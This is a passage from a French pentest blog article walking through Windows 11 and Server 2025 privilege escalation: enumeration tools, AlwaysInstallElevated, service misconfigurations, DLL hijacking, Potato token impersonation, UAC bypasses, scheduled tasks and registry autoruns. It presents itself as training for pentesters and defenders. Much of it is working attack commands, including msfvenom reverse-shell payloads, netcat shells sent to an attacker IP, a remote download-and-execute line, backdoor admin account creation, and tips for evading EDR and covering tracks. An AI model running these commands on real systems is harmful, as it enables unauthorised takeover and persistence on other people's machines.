AYI NEDJIMI Consultants

Escalade de Privilèges Windows 2025 : Scénarios Réels

Catégorie : Techniques de Hacking Lecture : 20 min Publié le : 26/03/2026 Auteur : Ayi NEDJIMI

Escalade de privilèges Windows 2025 : WinPEAS, GodPotato, UAC bypass et kernel CVEs. De User à Domain Admin avec les vraies commandes utilisées en.

Avertissement légal — Les techniques présentées dans cet article sont destinées exclusivement à des fins éducatives, aux tests d'intrusion autorisés et aux environnements de laboratoire contrôlés. Toute utilisation sur des systèmes sans autorisation explicite écrite est illégale et passible de poursuites pénales. L'auteur décline toute responsabilité en cas d'utilisation malveillante.


Sur 9 pentests internes sur 10, je passe de compte utilisateur standard à SYSTEM en moins de quinze minutes. Ce n'est pas de l'exagération — c'est la réalité du terrain que je constate mission après mission depuis des années. **L'escalade de privilèges Windows** reste l'une des phases les plus sous-estimées par les équipes défensives, et pourtant l'une des plus systématiquement réussies par les attaquants. Windows 11 et Windows Server 2025 apportent des contre-mesures sérieuses — Credential Guard, LAPS natif, Smart App Control — mais les vecteurs classiques survivent, souvent parce qu'une GPO mal configurée ou un service installé en 2019 n'a jamais été révisé. Cet article couvre l'intégralité des scénarios d'**escalade de privilèges Windows 2025** utilisés en red team aujourd'hui : énumération, services vulnérables, token impersonation, UAC bypass, tâches planifiées, DLL hijacking, credentials exposés, exploitation kernel et mouvement vers le domaine Active Directory. Chaque technique est présentée avec les vraies commandes, les vrais outils, et les explications mécaniques qui font la différence entre un attaquant qui comprend ce qu'il fait et un script-kiddie qui colle des payloads dans l'obscurité. Ce guide est dédié aux pentesters, red teamers et analystes SOC qui veulent maîtriser ces vecteurs pour mieux les détecter et les bloquer dans leurs environnements Windows 11 22H2 et Windows Server 2025. La taxonomie MITRE ATT&CK référence l'escalade de privilèges sous la tactique TA0004 — nous couvrirons les techniques T1548, T1134, T1574, T1543 et leurs variantes avec les outils du terrain.

Résumé exécutif

- **Phase 1** — Énumération systématique avec WinPEAS, PowerUp, Seatbelt et commandes manuelles avant toute exploitation
- **10 scénarios offensifs** — AlwaysInstallElevated, services mal configurés, DLL hijacking, token impersonation, UAC bypass, tâches planifiées, registre, credentials exposés, kernel exploits, Active Directory
- **Prérequis** — Compte utilisateur standard sur une machine Windows 11 22H2 ou Server 2025 jointe ou non au domaine

- **Résultat** — Accès SYSTEM local ou Domain Admin selon la configuration de l'environnement cible
- **Contre-mesures** — LAPS, Credential Guard, Tiering Model AD, WDAC, audit des services, patch management rigoureux

Environnement de test — Tous les scénarios ont été testés dans un lab isolé composé d'une VM Windows 11 22H2 (Build 22621) et d'un Windows Server 2025 (Build 26100) en contrôleur de domaine. Aucune technique présentée ici n'a été utilisée sur des systèmes de production sans autorisation. Utilisez un hyperviseur (VMware Workstation, Hyper-V, VirtualBox) et isolez le réseau du lab de votre réseau de production.



Phase 1 — Énumération : poser les bases avant d'agir

Un bon pentest commence par une bonne énumération. Agir sans comprendre la surface d'attaque, c'est courir les yeux fermés. J'ai vu des pentesters juniors lancer des exploits kernel sur des machines qui avaient un service binary hijacking trivial — ils ont perdu du temps, généré du bruit, et failli rater la fenêtre d'escalade avant la rotation des credentials. L'énumération des vecteurs d'escalade de privilèges se fait en deux temps : les outils automatisés pour avoir une vue globale rapide, puis la vérification manuelle pour confirmer et approfondir les résultats. La règle d'or est de toujours commencer par les vecteurs les plus simples — misconfiguration GPO, services world-writable, credentials en clair — avant de passer aux exploits kernel qui nécessitent souvent une stabilisation de session et génèrent des crashs potentiels.

WinPEAS — L'outil incontournable pour l'énumération automatisée

WinPEAS (Windows Privilege Escalation Awesome Script) est le standard de facto pour l'énumération locale Windows. Il vérifie des centaines de vecteurs en quelques secondes et colore les résultats par criticité. Il existe en version x86, x64 et en script batch, ce qui permet de s'adapter à l'environnement cible. La version C# est plus exhaustive mais plus susceptible d'être

détectée par les solutions antivirus modernes comme Windows Defender. Dans un engagement red team avec EDR actif, on préférera l'exécuter depuis la mémoire via un loader ou utiliser une version obfusquée.

```
:: Exécution standard avec redirection de sortie vers un fichier
winpeas.exe > output.txt

:: Version silencieuse, focus sur les services (génère moins de bruit)
winpeasx64.exe quiet servicesinfo

:: Focus sur les tokens et applications installées
winpeasx64.exe quiet tokenscheck appsinfo

:: Depuis une session PowerShell avec bypass AMSI (lab uniquement)
[System.Net.ServicePointManager]::SecurityProtocol =
[System.Net.SecurityProtocolType]::Tls12
IEX (New-Object Net.WebClient).DownloadString('http://192.168.1.100/winPEAS.ps1')
```

WinPEAS colore les résultats avec un code précis : **rouge = vecteur critique confirmé, jaune = à vérifier et potentiellement exploitable, vert = configuration sûre**. La stratégie est de ne lire que le rouge d'abord. Un WinPEAS complet sur une machine standard génère plusieurs milliers de lignes — apprendre à filtrer est une compétence en soi. Les sections les plus importantes sont "Services Information", "Applications Information", "Windows Credentials", et "System Information" pour les CVEs.

PowerUp — Énumération PowerShell orientée misconfiguration

PowerUp fait partie du framework PowerSploit et se concentre spécifiquement sur les mauvaises configurations locales qui permettent une élévation de privilèges. Contrairement à WinPEAS qui fait tout, PowerUp est ciblé et produit des résultats actionnables immédiatement. C'est l'outil que j'utilise systématiquement pour les audits de services Windows car il détecte et exploite en une commande. La fonction `Invoke-AllChecks` lance tous les modules disponibles et affiche uniquement les résultats positifs — zero bruit, 100% signal.

```
# Import du module depuis le disque ou la mémoire
Import-Module .\PowerUp.ps1

# Lancement de tous les checks d'élévation de privilèges
Invoke-AllChecks

# Checks spécifiques selon les cibles identifiées
Get-UnquotedService                 # Services avec unquoted paths
Get-ModifiableServiceFile           # Services avec binaires modifiables
Get-ModifiableService               # Services dont la config est modifiable
Find-PathDLLHijack                  # DLL hijacking via variable PATH
Get-RegistryAlwaysInstallElevated   # GPO AlwaysInstallElevated
Get-UnattendedInstallFile           # Fichiers d'installation non surveillés
Get-Webconfig                       # Credentials dans web.config IIS
Get-ApplicationHost                 # Credentials applicationHost.config
```

Une astuce que j'utilise en engagement : `Invoke-AllChecks | ConvertTo-Json | Out-File C:\Temp\powerup_results.json`. Cela facilite l'analyse post-exploitation et la rédaction du rapport. PowerUp fonctionne sans droits administrateur et ses appels API sont suffisamment discrets pour passer sous les radars des EDR qui se concentrent sur les comportements d'injection mémoire.

Seatbelt — Énumération de la posture de sécurité système

Seatbelt est un outil C# développé par GhostPack (SpecterOps) qui collecte des informations sur la configuration de sécurité d'une machine. Contrairement à WinPEAS qui recherche activement des vulnérabilités, Seatbelt fait une photographie de l'état de sécurité du système — informations sur les tokens, les groupes, les GPO appliquées, les services installés, les credentials stockées. Il est plus discret et produit une sortie structurée adaptée au reporting de pentest. Son inconvénient est qu'il demande une analyse humaine plus poussée — les résultats ne sont pas colorés comme WinPEAS.

```
:: Tous les checks disponibles (recommandé en début d'engagement)
Seatbelt.exe -group=all > seatbelt.txt

:: Checks ciblés sur les privilèges et la configuration OS
Seatbelt.exe TokenPrivileges OSInfo PoweredOnEvents

:: Mode silencieux avec sortie JSON pour intégration dans un rapport
Seatbelt.exe -group=system -outputfile="C:\Temp\seatbelt.json"

:: Check spécifique sur les credentials et certificats
Seatbelt.exe CredentialFiles WindowsCredentialFiles RDPSavedConnections
```

Énumération manuelle — Ce que les outils automatisés ratent

Les outils automatisés sont formidables mais ils ont des angles morts. Certaines configurations non standard, des binaires custom développés en interne, des tâches planifiées avec des chemins atypiques, ou des clés de registre peu documentées passent parfois sous le radar. L'énumération manuelle reste indispensable et se fait avec les commandes natives Windows — pas d'exécutable à déposer sur le disque, zéro risque de détection sur cette phase.

```
:: Identité complète avec tous les groupes et privilèges du token
whoami /all

:: Informations détaillées sur le compte courant dans le domaine ou local
net user %USERNAME%

:: Membres du groupe Administrateurs local (qui a des droits élevés ?)
net localgroup administrators

:: Informations OS précises pour ciblage CVE
systeminfo | findstr /B /C:"OS Name" /C:"OS Version" /C:"System Type"

:: Liste complète des patches installés avec dates
wmic qfe get Caption,Description,HotFixID,InstalledOn

:: Context machine et domaine
echo %USERNAME% && echo %COMPUTERNAME% && echo %USERDOMAIN%

:: Connexions réseau actives (services exposés localement ?)
netstat -ano

:: Partages réseau accessibles
net share

:: Processus en cours avec services associés
tasklist /svc

:: Drivers installés (vecteur kernel)
driverquery /fo list /v | findstr /i "name\|start\|state"

:: Lecteurs et permissions
wmic logicaldisk get caption,description,filesystem,freespace,size
```

Retour terrain — Sur une mission récente, WinPEAS n'avait rien remonté de critique. C'est un `wmic qfe` manuel qui m'a révélé que la machine n'avait reçu aucun patch depuis 14 mois — CVE-2023-28252 était donc présent et exploitable. L'outil automatisé vérifie des patterns de misconfiguration connus, mais il ne peut pas évaluer l'absence de patches aussi précisément qu'un WES-NG lancé avec un `systeminfo` complet.

Comparatif des outils d'énumération pour l'escalade de privilèges Windows

Outil	Langage	Détection AV	Points forts	Limite principale
WinPEAS	C# / BAT	Élevée	Exhaustif, coloré, rapide	Bruyant, souvent signé par Defender
PowerUp	PowerShell	Moyenne	Services, GPO, registre, exploitation directe	AMSI peut bloquer le module
Seatbelt	C#	Faible	Discret, sortie structurée, credentials	Moins exhaustif sur les misconfigs
Manuel CMD/PS	Natif	Très faible	Zéro dépôt de fichier, précis	Lent, demande de l'expertise

Scénario 1 — AlwaysInstallElevated : la misconfiguration GPO classique qui persiste

Découverte dans les années 2000, *AlwaysInstallElevated* est une politique Windows qui autorise n'importe quel utilisateur à installer des packages MSI avec les privilèges SYSTEM. Quand les deux clés de registre correspondantes sont définies à 1 simultanément — dans HKLM et HKCU — c'est game over en quelques secondes. Cette misconfiguration était fréquente sous Windows XP/7 où les admins l'activaient pour simplifier les déploiements logiciels. Elle se retrouve encore aujourd'hui dans des environnements qui ont migré vers Windows 10/11 sans réviser leurs GPO héritées. MITRE ATT&CK la référence sous T1548.002.

```
:: Vérification des deux clés (HKCU ET HKLM doivent être à 0x1 simultanément)
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated

:: Si les deux retournent 0x1, la machine est vulnérable
```

Si les deux clés retournent `0x1`, la machine est vulnérable. La mécanique est simple : le service Windows Installer (`msiserver`) tourne en SYSTEM. Quand cette politique est active, il exécute n'importe quel package MSI — même fourni par un utilisateur standard — dans le contexte SYSTEM. On génère un MSI malveillant avec msfvenom et on l'exécute sans élévation UAC.

```
:: Génération du MSI malveillant avec msfvenom (depuis Kali)
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.1.100 LPORT=4444 -f msi -o
evil.msi

:: Transfert sur la cible et installation silencieuse SYSTEM
msiexec /quiet /qn /i C:\Users\Public\evil.msi

:: Variante PowerUp — crée automatiquement un MSI qui ajoute un admin local
Import-Module .\PowerUp.ps1
Write-UserAddMSI    # génère UserAdd.msi dans le répertoire courant
msiexec /quiet /qn /i .\UserAdd.msi
```

Contre-mesure immédiate : désactiver les deux clés de registre via GPO (`Computer Configuration > Administrative Templates > Windows Components > Windows Installer > Always install with elevated privileges`). Auditer régulièrement avec `Get-RegistryAlwaysInstallElevated` de PowerUp.

Scénario 2 — Services Windows mal configurés : trois vecteurs distincts

Les services Windows sont la mine d'or numéro un pour l'escalade de privilèges locale. La majorité des services s'exécutent en SYSTEM ou en compte de service privilégié. Trois catégories de mauvaises configurations reviennent systématiquement lors des audits : les unquoted service paths, le service binary hijacking, et les permissions faibles sur le service lui-même. Ces

vecteurs existent depuis Windows NT et continuent d'être présents dans les déploiements modernes, notamment pour les logiciels tiers installés par des intégrateurs qui ne suivent pas les best practices de sécurité Windows.

Unquoted Service Path — L'erreur de guillemets qui coûte cher

Quand le chemin d'un exécutable de service contient des espaces et n'est pas encadré par des guillemets dans sa définition, Windows utilise son algorithme de résolution de chemin qui cherche le binaire dans chaque sous-chemin possible. Si un attaquant peut écrire dans un de ces répertoires intermédiaires, il place un binaire malveillant qui sera exécuté à la place du service légitime au prochain démarrage.

```
:: Identifier tous les services en démarrage auto avec des chemins non quotés hors
System32
wmic service get name,displayname,pathname,startmode | findstr /i "auto" | findstr /i /v
"c:\windows"

:: Vérifier précisément la configuration d'un service suspect
sc qc "NomDuService"

:: Vérifier les permissions d'écriture sur les répertoires du chemin
icacls "C:\Program Files\Application Vulnerable\"

:: Vérifier avec accesschk pour tous les utilisateurs authentifiés
accesschk.exe /accepteula -dw "C:\Program Files\Application Vulnerable"
```

Exemple concret : si le chemin d'un service est `C:\Program Files\My Vulnerable App\bin\service.exe` (sans guillemets), Windows cherche successivement `C:\Program.exe`, puis `C:\Program Files\My.exe`, puis `C:\Program Files\My Vulnerable.exe`, avant de trouver le bon binaire. Si un attaquant peut créer `C:\Program.exe` ou un des binaires intermédiaires (ce qui est souvent possible si le disque racine autorise l'écriture pour les utilisateurs authentifiés), il obtient une exécution SYSTEM au prochain redémarrage du service ou de la machine.

Service Binary Hijacking — Remplacer le binaire d'un service SYSTEM

```
:: Trouver les services où les utilisateurs standard ont des droits d'écriture sur la
config
accesschk.exe /accepteula -uwcqv "Authenticated Users" * 2>nul | findstr /i
"SERVICE_ALL_ACCESS\|SERVICE_CHANGE_CONFIG"

:: Modifier le binPath du service pour pointer vers un reverse shell
sc config VulnService binpath= "C:\Users\Public\nc64.exe -e cmd 192.168.1.100 4444"

:: Ou ajouter directement un compte administrateur local
sc config VulnService binpath= "cmd.exe /c net localgroup administrators attacker /add"

:: Déclencher l'exécution en redémarrant le service
sc stop VulnService
sc start VulnService

:: Alternative — si le binaire du service est directement modifiable
copy C:\Users\Public\reverse_shell.exe "C:\Path\To\VulnService.exe" /Y
sc stop VulnService && sc start VulnService
```

Une subtilité importante : quand on modifie le `binpath` avec `sc config`, Windows accepte la commande sans vérification de signature ni d'authenticité. Le nouveau binaire s'exécute dans le contexte du compte qui a lancé le service — typiquement SYSTEM ou un compte de service réseau. Après l'exploitation, **pensez à restaurer le binpath original** pour éviter de rendre le service définitivement non fonctionnel, ce qui alerterait les équipes opérationnelles.


Weak Service Permissions — Permissions insuffisantes sur l'objet service

```
# PowerUp — identifier les services modifiables par l'utilisateur courant
Get-ModifiableService | Format-Table -AutoSize

# Get-ModifiableServiceFile — binaire du service modifiable
Get-ModifiableServiceFile | Format-Table -AutoSize

# Exploitation automatique via PowerUp
Invoke-ServiceAbuse -Name 'VulnService' -Command 'net localgroup administrators attacker /
add'

# Vérification manuelle du Security Descriptor d'un service
sc sdshow VulnService
# Chercher : AU (Authenticated Users) avec RPWP (Read Permissions + Write Properties +
Start/Stop)
```

Retour terrain — Sur un pentest d'une PME industrielle, j'ai trouvé un service de supervision SCADA installé par un intégrateur en 2018. Le dossier parent était en écriture pour le groupe "Everyone" (mauvaise pratique d'installation courante chez les éditeurs de logiciels industriels). Unquoted path en prime. Accès SYSTEM en 4 minutes avec un accesschk et deux commandes sc. Le client avait un EDR actif qui n'avait rien détecté en 6 ans. L'alerte n'est arrivée que quand j'ai lancé le Meterpreter.

Scénario 3 — DLL Hijacking : prendre le contrôle du chargement des bibliothèques

DLL Hijacking (T1574.001) exploite l'ordre de recherche des bibliothèques dynamiques par Windows. Quand une application charge une DLL, le système d'exploitation parcourt une liste ordonnée de répertoires pour la trouver. Si un attaquant peut placer une DLL malveillante dans un répertoire prioritaire par rapport au répertoire légitime, son code s'exécute dans le contexte du processus chargeur — ce qui peut être SYSTEM si l'application cible tourne avec des privilèges élevés. Cette technique est particulièrement intéressante car elle est difficile à détecter : le processus légitime charge une DLL malveillante de manière apparemment normale.



L'ordre de recherche DLL Windows — DLL Search Order

Windows recherche les DLL dans l'ordre suivant par défaut (avec SafeDllSearchMode activé) :

1. Le répertoire de l'application elle-même (le plus prioritaire)
2. Le répertoire système (`C:\Windows\System32`)
3. Le répertoire système 16 bits (`C:\Windows\System`)
4. Le répertoire Windows (`C:\Windows`)
5. Les répertoires listés dans la variable d'environnement `PATH`

```
:: Identifier les DLL manquantes avec Process Monitor (Procmon de Sysinternals)
:: Filtres à appliquer dans Procmon :
:: - Process Name is : target_process.exe
:: - Result is : NAME NOT FOUND
:: - Path ends with : .dll

:: Générer une DLL malveillante avec msfvenom (reverse shell)
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.1.100 LPORT=4444 -f dll -o
evil.dll

:: Nommer la DLL comme celle manquante et la placer dans le répertoire de l'application
copy evil.dll "C:\Program Files\VulnerableApp\missing_lib.dll"

:: Vérifier si SafeDllSearchMode est désactivé (rend le CWD prioritaire)
reg query "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager" /v SafeDllSearchMode

:: Vérifier si KnownDLLs protège certaines DLL système (elles ne peuvent pas être
hijackées)
reg query "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDLLs"
```

La technique du **DLL proxy** mérite d'être mentionnée ici : plutôt que de remplacer complètement la DLL légitime, on crée une DLL malveillante qui redirige tous les appels d'export vers la DLL originale. Cela évite de casser l'application cible, ce qui serait immédiatement visible par les utilisateurs et les équipes de monitoring. La DLL proxy exécute le code malveillant lors de son chargement (`DllMain`) puis redirige les appels normaux. C'est une technique plus sophistiquée mais aussi plus furtive.

Phantom DLL Hijacking

Certains processus système et applications légitimes tentent de charger des DLL qui n'existent pas sur le système. Ces DLL fantômes offrent une opportunité d'escalade si l'attaquant peut écrire dans l'un des répertoires de recherche. L'outil **DLLSpy** ou une analyse manuelle avec Procmon permet d'identifier ces cas. Sur Windows 11, plusieurs processus WinSxS et composants d'assistance tentent de charger des DLL optionnelles absentes — vérifiez si les répertoires de l'application sont accessibles en écriture avant d'investir du temps sur cette piste.

```
# PowerUp — recherche de DLL hijacking via la variable PATH
Find-PathDLLHijack

# Vérifier manuellement quels répertoires du PATH sont écrits par l'utilisateur courant
$env:PATH -split ';' | ForEach-Object {
    try { $acl = Get-Acl $_; $acl.Access | Where-Object {$_.FileSystemRights -match
'Write' -and $_.IdentityReference -match 'Users'} | ForEach-Object { Write-Host "Writable:
$_" } } catch {}
}
```

Scénario 4 — Token Impersonation : voler l'identité SYSTEM via les named pipes

La *token impersonation* (T1134) exploite le mécanisme légitime de Windows qui permet à un processus d'agir temporairement avec l'identité d'un autre. Ce mécanisme existe pour des cas d'usage valides — un serveur web qui agit au nom d'un utilisateur authentifié, par exemple. Détourné par un attaquant disposant du privilège `SeImpersonatePrivilege`, il permet d'obtenir un token SYSTEM et de lancer des processus avec les droits les plus élevés du système. C'est l'une des techniques les plus fiables et les plus utilisées en post-exploitation — on peut la déclencher depuis n'importe quel contexte de service réseau.

SeImpersonatePrivilege — Le privilège qui ouvre tout

Ce privilège est accordé par défaut à tous les comptes de service IIS (IIS_IUSRS, IUSR), MSSQL (NT SERVICE\MSSQLSERVER), et aux comptes membres du groupe "Network Service". C'est la raison pour laquelle les Potato attacks fonctionnent si bien depuis des années : compromettre une application web sous IIS ou une base de données SQL Server donne presque automatiquement accès à SeImpersonate, et donc à SYSTEM.

```
:: Vérifier les privilèges du token courant
whoami /priv

:: Sortie attendue si exploitable :
:: SeImpersonatePrivilege  Impersonate a client after authentication  Enabled

:: Si "Present" mais "Disabled", certaines variantes peuvent quand même fonctionner
```

Les Potato Attacks — PrintSpoofer, GodPotato, JuicyPotato, SweetPotato

La famille des Potato attacks implémente différentes variantes de la token impersonation via des mécanismes distincts. Chaque variante cible une version spécifique de Windows et exploite un service système différent pour forcer une connexion au pipe contrôlé par l'attaquant.

```
:: PrintSpoofer — Windows 10 / Server 2019 et versions plus récentes
:: Exploite le service Print Spooler pour forcer une connexion SYSTEM au pipe
PrintSpoofer64.exe -i -c cmd
PrintSpoofer64.exe -c "C:\Users\Public\nc64.exe -e cmd 192.168.1.100 4444"

:: GodPotato — fonctionne sur Windows 2012 R2 jusqu'à Server 2025 (2025)
:: Utilise DCOM et IRemoteActivation pour obtenir un token SYSTEM
GodPotato.exe -cmd "cmd /c whoami"
GodPotato.exe -cmd "cmd /c net user hacker P@ssw0rd123 /add && net localgroup
administrators hacker /add"

:: JuicyPotato — Windows 10 < 1809, Server 2016/2019 (nécessite un CLSID valide)
JuicyPotato.exe -l 1337 -p cmd.exe -t * -c {F7FD3FD6-9994-452D-8DA7-9A8FD87AEEF4}

:: SweetPotato — combine plusieurs variantes (JuicyPotato + PrintSpoofer + EfsPotato)
SweetPotato.exe -a "whoami"
SweetPotato.exe -a "cmd /c net user backdoor P@ss123 /add"
```

La mécanique de GodPotato mérite une explication détaillée. L'outil crée un serveur COM malveillant et enregistre un CLSID. Il déclenche ensuite une requête DCOM vers le service `IRemoteActivation` qui tourne en SYSTEM. Ce service tente de créer l'objet COM demandé — pour ce faire, il se connecte au Named Pipe que l'attaquant contrôle. `ImpersonateNamedPipeClient()` donne alors le token SYSTEM, `DuplicateTokenEx()` crée un token primaire, et `CreateProcessWithTokenW()` lance le processus final en SYSTEM. La chaîne complète prend moins d'une seconde et ne nécessite aucun accès administrateur, uniquement SeImpersonate.

Scénario 5 — UAC Bypass sur Windows 11 : contourner le contrôle de compte utilisateur

User Account Control (UAC) est le mécanisme de Windows qui interpose une élévation de privilèges avant d'exécuter des opérations sensibles. Quand un compte appartient au groupe Administrateurs local, UAC lui donne un token filtré — un token standard pour les opérations normales, et un token complet (élevé) seulement après consentement explicite. Contourner l'UAC ne donne pas directement SYSTEM — on passe du token filtré au token complet administrateur, ce qui permet ensuite d'utiliser les techniques d'impersonation vers SYSTEM. Sur Windows 11, le niveau UAC par défaut est "Notify me only when programs try to make changes to my computer", ce qui laisse la porte ouverte à plusieurs techniques d'auto-élévation.

Bypass via Fodhelper.exe — Le classique toujours fonctionnel sur certaines configs

Fodhelper est un binaire signé Microsoft qui gère les fonctionnalités optionnelles Windows. Son manifeste déclare `autoElevate: true`, ce qui signifie que Windows l'élève automatiquement sans demande UAC. Il lit une clé de registre HKCU pour déterminer quoi ouvrir. Un attaquant peut écrire dans HKCU sans droits élevés et injecter sa commande dans cette clé avant l'exécution de fodhelper.

```
:: Bypass UAC via fodhelper.exe
reg add HKCU\Software\Classes\ms-settings\Shell\Open\command /d "cmd.exe" /f
reg add HKCU\Software\Classes\ms-settings\Shell\Open\command /v DelegateExecute /f
fodhelper.exe

:: Nettoyage après exploitation (important pour la discrétion)
reg delete HKCU\Software\Classes\ms-settings /f
```

Bypass via Eventvwr.exe

```
:: Eventvwr lit HKCU\Software\Classes\mscfile\shell\open\command
reg add HKCU\Software\Classes\mscfile\shell\open\command /d "cmd.exe" /f
reg add HKCU\Software\Classes\mscfile\shell\open\command /v DelegateExecute /f
eventvwr.exe

:: Nettoyage
reg delete HKCU\Software\Classes\mscfile /f
```

CMSTP Bypass — Via fichier INF malveillant

```
:: CMSTP utilise un fichier INF avec RunPreSetupCommands pour exécuter des commandes
élevées
:: Créer malicious.inf :
:: [RunPreSetupCommandsSection]
:: cmd.exe /c net localgroup administrators attacker /add

cmstp.exe /au malicious.inf
```

UACME (Akagi) — La référence des techniques UAC bypass

UACME (aussi appelé Akagi) est le projet de référence pour les UAC bypass. Il recense et implémente plusieurs dizaines de techniques, chacune numérotée. Certaines méthodes ciblent des versions précises de Windows, d'autres fonctionnent de manière transversale. Sur **Windows 11 22H2**, les méthodes 33, 55 et 61 sont souvent fonctionnelles selon la configuration du système. Les méthodes fodhelper (23) et eventvwr (26) sont patchées dans certaines configurations de Windows 11.

```
:: Méthode 61 — COM Object hijacking (fonctionne sur de nombreuses versions Windows 11)
akagi64.exe 61

:: Méthode 33 — Exploitation SilentCleanup via le planificateur de tâches
akagi64.exe 33

:: Méthode 55 — Bypass via IFileOperation COM (élévation auto de fichiers)
akagi64.exe 55

:: Lister les méthodes disponibles avec descriptions
akagi64.exe /?

:: Tester une méthode avec une commande personnalisée
akagi64.exe 61 C:\Users\Public\reverse_shell.exe
```

Il faut noter que l'UAC bypass ne fonctionne que si le compte est dans le groupe Administrateurs local (token filtré). Si le compte est un utilisateur standard sans droits administrateurs locaux, l'UAC bypass n'est pas applicable — il faut d'abord obtenir l'appartenance au groupe Administrateurs via un autre vecteur.

Scénario 6 — Scheduled Tasks : tâches planifiées avec binaires mal sécurisés

Les tâches planifiées Windows sont régulièrement négligées lors des durcissements de sécurité. Elles héritent de mauvaises habitudes d'installation : des binaires placés dans des répertoires accessibles en écriture, des chemins non quotés, des permissions trop larges sur le dossier de la tâche. Une tâche qui s'exécute en SYSTEM avec un binaire accessible en écriture représente une escalade de privilèges triviale. La nuance importante : certaines tâches ne peuvent pas être déclenchées manuellement par un utilisateur standard — il faut attendre leur déclenchement planifié, ce qui peut prendre quelques minutes à quelques heures.

```
:: Lister toutes les tâches avec leur contexte d'exécution et chemin du binaire
schtasks /query /fo LIST /v | findstr /i "Task To Run\|Run As User\|Status\|Task Name"

:: Identifier les tâches qui tournent en SYSTEM ou en Administrateurs
schtasks /query /fo LIST /v | findstr /i "SYSTEM\|Administrators"

:: Vérifier les permissions sur le binaire d'une tâche planifiée identifiée
icacls "C:\path\to\scheduled\task\binary.exe"

:: Si le binaire est modifiable, le remplacer par un payload
copy C:\Users\Public\reverse_shell.exe "C:\path\to\scheduled\task\binary.exe" /Y

:: Déclencher la tâche manuellement si l'utilisateur courant a le droit
schtasks /run /tn "NomDeLaTache"
```

```
# PowerShell — audit complet des tâches avec élévation maximale
Get-ScheduledTask | Where-Object {$_.Principal.RunLevel -eq 'Highest'} | Select-Object
TaskName, TaskPath, @{n='User';e={$_.Principal.UserId}}

# Rechercher les tâches avec binaires dans des répertoires utilisateur (souvent writable)
Get-ScheduledTask | ForEach-Object {
    $action = $_.Actions | Where-Object {$_ -is
[Microsoft.Management.Infrastructure.CimInstance]}
    if ($action.Execute -like "C:\Users\*" -or $action.Execute -like "C:\Temp\*") {
        Write-Host "Suspicious task: $($_.TaskName) runs: $($action.Execute)"
    }
}

# Vérifier les ACL sur un binaire de tâche planifiée
Get-Acl "C:\path\to\task\binary.exe" | Format-List
```

Scénario 7 — Registry AutoRuns et clés de registre vulnérables

Le registre Windows est truffé de points d'exécution automatique. Les clés `Run` et `RunOnce` dans HKLM (pour tous les utilisateurs) et HKCU (pour l'utilisateur courant) définissent les programmes à démarrer automatiquement lors de l'ouverture de session. Si un attaquant peut modifier une entrée Run dans HKLM, ou remplacer le binaire qu'elle pointe, l'exécution se produit dans le contexte du prochain compte qui ouvre une session — ce qui peut être un administrateur ou SYSTEM selon le contexte système.

```
:: Lister les autoruns système (s'exécutent pour tous les utilisateurs)
reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce

:: Lister les autoruns utilisateur (s'exécutent pour l'utilisateur courant)
reg query HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

